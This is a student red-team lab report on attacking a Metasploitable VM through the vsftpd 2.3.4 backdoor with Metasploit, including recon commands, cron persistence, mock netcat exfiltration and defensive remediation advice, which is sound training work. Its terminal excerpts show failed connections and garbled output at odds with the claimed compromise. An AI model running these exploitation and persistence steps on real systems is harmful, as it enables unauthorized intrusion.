Title: Week 3 — Red Team Engagement (Kali → Metasploitable)

Author: Arbaz Shaikh
Date: 31-10-2025
Scope and Rules of Engagement: Target: Metasploitable VM only (192.168.0.139). Attacker: Kali VM (192.168.0.205). All testing performed in isolated lab VMs with snapshots taken prior to testing.

Executive Summary

A controlled red-team engagement was conducted against a Metasploitable target. Reconnaissance revealed exposed services (FTP, HTTP, Samba, MySQL). The vsftpd 2.3.4 backdoor on FTP was exploited using Metasploit, yielding a remote shell and full control of the VM (uid=0). Post-exploitation activities included system enumeration, privilege escalation checks, persistence via cron, and a mock data exfiltration. Blue-team artifacts (pcaps and logs) were collected to support detection improvement.

Environment & Artifacts

- Kali (Attacker): 192.168.0.205
- Metasploitable (Target): 192.168.0.139
- Key artifacts (attached):
  - nmap_full_tcp_192-168-0-139.txt
  - nmap_svcs_192-168-0-139.txt
  - msf_output.txt (metasploit spool)
  - 10_msf_meterpreter_shell.png (exploit screenshot)
  - linenum.txt (privilege enumeration)
  - crontab_output.txt (persistence)
  - meta_traffic_full.pcap (network capture)
  - mock_data_received.txt (exfil confirmation)
  - All screenshots in screenshots/ folder

Methodology

1. Recon: nmap -sS -Pn -p- -T4 then nmap -sV -sC to enumerate running services and versions. Web surface scanned with dirb/nikto. Shares checked with smbclient.
2. Exploit: Used Metasploit exploit/unix/ftp/vsftpd_234_backdoor. Set RHOSTS=192.168.0.139. Launched exploit; backdoor spawned and a command shell was obtained.
3. Post-Exploitation: Performed uname -a, id, netstat -tulpn, ps aux. Ran LinEnum for privilege escalation vectors. Created proof-of-persistence (cron entry). Performed mock exfiltration via nc and captured traffic with tcpdump.
4. Reporting: Collected logs, pcaps, and screenshots. Created attack flowchart.

Detailed Findings

Finding 1 — vsftpd 2.3.4 backdoor (FTP) — Critical (CVSS 9.8-like)
Evidence: nmap_svcs shows ftp on port 21; msf_output.txt shows:
Banner: 220 (vsFTPd 2.3.4)

```
Backdoor service has been spawned, handling...
UID: uid=0(root) gid=0(root)
Command shell session 1 opened (192.168.0.205:41097 -> 192.168.0.139:6200)
```

Impact: Remote, unauthenticated command execution as root. Full system compromise is possible; adversary can read/write any file, create accounts, install persistence, and pivot further.
Root cause: This is a known backdoor compiled into vsftpd 2.3.4 in some distributions (intentional in Metasploitable). The service responds to crafted FTP username sequences to spawn a shell listener on a high port.
Remediation: Immediately remove or patch vulnerable vsftpd; update to a maintained version with the backdoor removed; restrict FTP access to trusted hosts; disable FTP if not required; enforce SFTP over SSH with proper key policies. Add firewall rule to block suspicious ephemeral ports from external networks.
Detection Recommendations: Add IDS rules to detect unusual FTP negotiation sequences and unexpected high-port listeners spawned by vsftpd processes. Monitor process launches and parent-child relationships for vsftpd spawning /bin/sh. Log and alert on new privileged shells and outbound connections to uncommon ports.

Finding 2 — Exposed Services and Weak Default Configurations — High
Evidence: nmap output shows open ports (21,22,23,80,139,445,3306,8080, etc); nikto/dirb revealed web directories; smbclient showed open shares.
Impact: Services with default/dated configurations allow multiple attack vectors: default credentials, unpatched web app vulnerabilities (XSS/SQLi/RCE), SMB enumeration/exploitation, service fingerprinting for targeted exploits.
Remediation: Harden service configurations: remove/disable unused services; apply latest security patches; remove default credentials; enforce least privilege for service accounts; restrict management services to internal networks and admin subnets only.
Detection Recommendations: Baseline expected open ports and alert on unusual services. Monitor for anonymous or weak authentication attempts on FTP/Samba/MySQL.

Finding 3 — Persistence via Cron — Medium
Evidence: crontab -l shows the test cron job created to write backdoor.log every minute. Screenshot: 15_persistence_cron.png.
Impact: Persistence allows the adversary to survive reboots and regain access. Even low-sophistication cron entries can be leveraged for data collection or scheduled downloads.
Remediation: Harden cron usage: limit who can write cron entries (/etc/cron.allow/cron.deny), monitor crontab changes (file integrity monitoring), and alert on new root-owned cron tasks. Restrict write access to /etc/cron.d, /etc/cron.daily, etc.
Detection Recommendations: Create SIEM rules to alert on new or modified cron entries, especially those that create or execute files in /tmp or /var/tmp.

Finding 4 — Credential & Local Info Leakage — Medium
Evidence: linenum.txt and targeted file searches returned potential sensitive files and possible misconfigurations (example: writable home directories, SUID binaries, files in /var/www containing strings like “password”). (All lab-only).


Impact: Credentials and misconfigured files accelerate lateral movement and privilege escalation.
Remediation: Rotate any exposed credentials used in the lab and do not reuse them in production. Restrict file permissions and remove credentials from source-controlled or web-accessible locations. Harden web app file storage.
Detection Recommendations: Monitor file changes in web root and sensitive config files. Alert on downloads of password files and on access to /.git or backup files.

Finding 5 — Mock Exfiltration via Netcat / DNS-like Patterns — Medium
Evidence: mock_data_received.txt on Kali; meta_traffic_full.pcap shows corresponding network traffic (nc session). Wireshark screenshot: 17_wireshark_pcap.png.
Impact: Covert channels (DNS tunneling, reverse shells) can move data out of the environment if egress filtering is lax.
Remediation: Apply strict egress filtering at network perimeter; restrict outbound ports to required services (HTTPs/SSH through proxies); use DNS monitoring and block suspicious large or frequent DNS responses.
Detection Recommendations: Alert on large DNS payloads, anomalous high-volume UDP traffic, and long-lived outbound connections from unusual hosts.


Recommendations
Immediate: Patch or remove vulnerable FTP service (vsftpd) and other outdated packages. Disable FTP if not required.

1. **High:** Enforce MFA for administrative and remote access. Harden credentials and password policies.
2. **Network:** Implement egress filtering and network segmentation (separate public-facing services from internal assets).
3. **Visibility:** Deploy process monitoring and EDR; create detection rules for new cron jobs, unusual process children, reverse-shell patterns, and unusual DNS.
4. **Operational:** Maintain asset inventory, regular vulnerability scanning, and scheduled patch management.


Evidence




```
┌──(kali㉿kali)-[~/redteam_lab]
└─$ # On Kali
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2f:59:f2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.205/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 6513sec preferred_lft 6513sec
    inet6 fe80::9c8:5c04:d268:912b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~/redteam_lab]
└─$ sudo nmap -sS -Pn -p- -T4 192.168.0.139 -oN ~/redteam_lab/scans/full_tcp.txt

[sudo] password for kali:
Failed to open normal output file /home/kali/redteam_lab/scans/full_tcp.txt for writing: No such file or directory (2)

┌──(kali㉿kali)-[~/redteam_lab]
└─$ sudo nmap -sV -sC 192.168.0.139 -oN ~/redteam_lab/scans/service_enum.txt

Failed to open normal output file /home/kali/redteam_lab/scans/service_enum.txt for writing: No such file or directory (2)

┌──(kali㉿kali)-[~/redteam_lab]
└─$ nikto -h http://192.168.0.139

- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(kali㉿kali)-[~/redteam_lab]
└─$ smbclient -L //192.168.0.139 -N
ftp 192.168.0.139

do_connect: Connection to 192.168.0.139 failed (Error NT_STATUS_HOST_UNREACHABLE)
ftp: Can't connect to `192.168.0.139:21': No route to host
ftp: Can't connect to `192.168.0.139:ftp'
ftp> 
```




```
─(kali㉿kali)-[~/redteam_lab]
─$ sudo tcpdump -i eth0 -w /tmp/recon_capture.pcap

cpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
C12 packets captured
2 packets received by filter
 packets dropped by kernel
```




```
Björkson*FlyingCircus*                                                                  *PwnHub*H4X0R*Yanee*
Securifera*hot cocoa*                                                                   *Et3rnal*PelarianCP*
n00bytes*DNC&G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
chads*SecureShell*EetIetsHekken*CyberSquad*P6K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*



       =[ metasploit v6.4.95-dev                          ]
 -- --=[ 2,566 exploits - 1,315 auxiliary - 1,680 payloads     ]
 -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

etasploit Documentation: https://docs.metasploit.com/
he Metasploit Framework is a Rapid7 Open Source Project

sf > vsftpd
-] Unknown command: vsftpd. Run the help command for more details.
sf > search vsftpd

atching Modules
===============

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


nteract with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```




```
Matching Modules
================

